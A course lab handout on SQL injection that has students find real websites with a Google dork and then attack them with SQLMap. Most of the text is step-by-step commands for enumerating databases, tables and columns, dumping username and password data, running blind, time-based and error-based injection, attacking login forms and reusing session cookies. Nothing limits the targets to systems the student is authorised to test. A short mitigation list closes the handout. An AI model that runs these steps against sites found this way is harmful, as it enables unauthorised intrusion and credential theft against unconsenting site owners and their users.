**Lab Practical #6:**

**SQL Injection Assignment - Using SQLMap**

**Objective:**  
This assignment focuses on using **SQLMap** to automate SQL injection attacks on a vulnerable website discovered through **Google Dorks**. You will learn to perform SQL Injection attacks, understand their impact, and use **SQLMap** to extract information from a compromised website.


**1. Finding a Vulnerable Website Using Google Dorks**

**Google Dorks** are powerful search queries that can help find websites with potential security vulnerabilities. For SQL injection, you can search for URLs containing parameters that might be vulnerable.

**Example Google Dork:**

inurl:"id=" -www.google.com -github.com

This dork will help you locate URLs with the id parameter in the query string, which is often a target for SQL injection attacks. Once you identify a potential target, you can move on to testing for SQL injection.



**2. Setting Up SQLMap**

**SQLMap** is an automated tool that can detect and exploit SQL injection flaws. To perform SQL injection using SQLMap, follow the instructions below.

**Steps to Install SQLMap:**

1. **Install SQLMap on Linux (Ubuntu):**


sudo apt update

sudo apt install sqlmap

1. **Install SQLMap on macOS (using Homebrew):**

brew install sqlmap

1. **Install SQLMap on Windows:**
   * Download the latest version of SQLMap from the [official GitHub repository](https://github.com/sqlmapproject/sqlmap).



**3. Testing for SQL Injection**

Once you have identified a vulnerable URL using **Google Dorks**, you can begin testing it with **SQLMap**.


**Example Vulnerable URL:**


http://target-website.com/vulnerable-page.php?id=1

**Basic SQLMap Command:**

sqlmap -u "http://target-website.com/vulnerable-page.php?id=1" --batch

* -u: Specifies the URL with the vulnerable parameter.
* --batch: Automatically answers "yes" to any prompts during the attack.





**4. Extracting Database Information Using SQLMap**


Once **SQLMap** confirms that the website is vulnerable, you can proceed with extracting useful information such as the database name, tables, and data.

**Scenario 1: Enumerate Databases**

To find all databases available on the server, use the following command:

sqlmap -u "http://target-website.com/vulnerable-page.php?id=1" --batch –dbs





**Scenario 2: Enumerate Tables in a Specific Database**

After identifying the database, you can enumerate its tables:

sqlmap -u "http://target-website.com/vulnerable-page.php?id=1" --batch -D database\_name –tables






**Scenario 3: Enumerate Columns in a Table**

Once you have the list of tables, enumerate the columns in a specific table (e.g., users):

sqlmap -u "http://target-website.com/vulnerable-page.php?id=1" --batch -D database\_name -T users –columns






**5. Extracting Data from Tables**

To extract data from the columns, use the following SQLMap command. For example, to dump the username and password from the users table:

sqlmap -u "http://target-website.com/vulnerable-page.php?id=1" --batch -D database\_name -T users -C username,password --dump

* --dump: Dumps the data from the specified columns.
* -C: Specifies the columns to dump (e.g., username, password).





**6. Advanced SQL Injection Techniques Using SQLMap**

SQLMap supports several advanced techniques for exploiting SQL injection vulnerabilities.

**Scenario 1: Exploiting Blind SQL Injection**

In some cases, the application might not show any error or output but still be vulnerable. SQLMap can help with **Blind SQL Injection** to infer data.

sqlmap -u "http://target-website.com/vulnerable-page.php?id=1" --batch --technique=B



**Scenario 2: Time-Based Blind SQL Injection**

SQLMap can simulate time delays to verify the success of SQL injection attempts:

sqlmap -u "http://target-website.com/vulnerable-page.php?id=1" --batch --technique=T --time-sec=5



**Scenario 3: Error-Based SQL Injection**

SQLMap can also exploit **Error-Based SQL Injection** by capturing database errors and using them to gather more information:

sqlmap -u "http://target-website.com/vulnerable-page.php?id=1" --batch --technique=E



**7. Using SQLMap for POST Requests**

If the vulnerable website uses a POST request (e.g., login form), SQLMap can be configured to exploit the vulnerability.

**Example POST Data:**

username=admin&password=admin

**SQLMap Command:**

sqlmap -u "http://target-website.com/login.php" --data "username=admin&password=admin" –batch



**8. Automating the Exploitation Process with SQLMap**

SQLMap provides several options to automate the exploitation and database enumeration process. For example:

**Use Cookie for Authentication:**

If the website requires cookies (e.g., a login session), you can include them in the command:

sqlmap -u "http://target-website.com/vulnerable-page.php?id=1" --cookie="PHPSESSID=your\_session\_id; security=low" --batch

**Output Results to File:**

You can store the results in a specified output directory:

sqlmap -u "http://target-website.com/vulnerable-page.php?id=1" --batch --output-dir=/path/to/output

**9. Mitigation Techniques**

Once you've successfully performed SQL injection, it's crucial to understand how to prevent these attacks. Here are some key mitigation techniques:

1. **Parameterized Queries (Prepared Statements):** Use parameterized queries to separate user inputs from SQL code, which prevents injection attacks.
2. **Input Validation and Sanitization:** Restrict input formats and validate user data to reject harmful characters like ', --, and ;.
3. **Least Privilege Principle:** Grant the database user the minimum necessary privileges to limit the impact of a potential SQL injection attack.
4. **Web Application Firewalls (WAF):** Deploy WAFs to detect and block malicious SQL injection attempts.
5. **Error Handling:** Ensure that database errors are not displayed to the user, which could provide attackers with useful information.

**Conclusion**

SQL Injection remains one of the most critical vulnerabilities in web applications. Through this assignment, you have learned to identify and exploit SQL injection flaws using **SQLMap**, along with best practices for securing web applications against such attacks.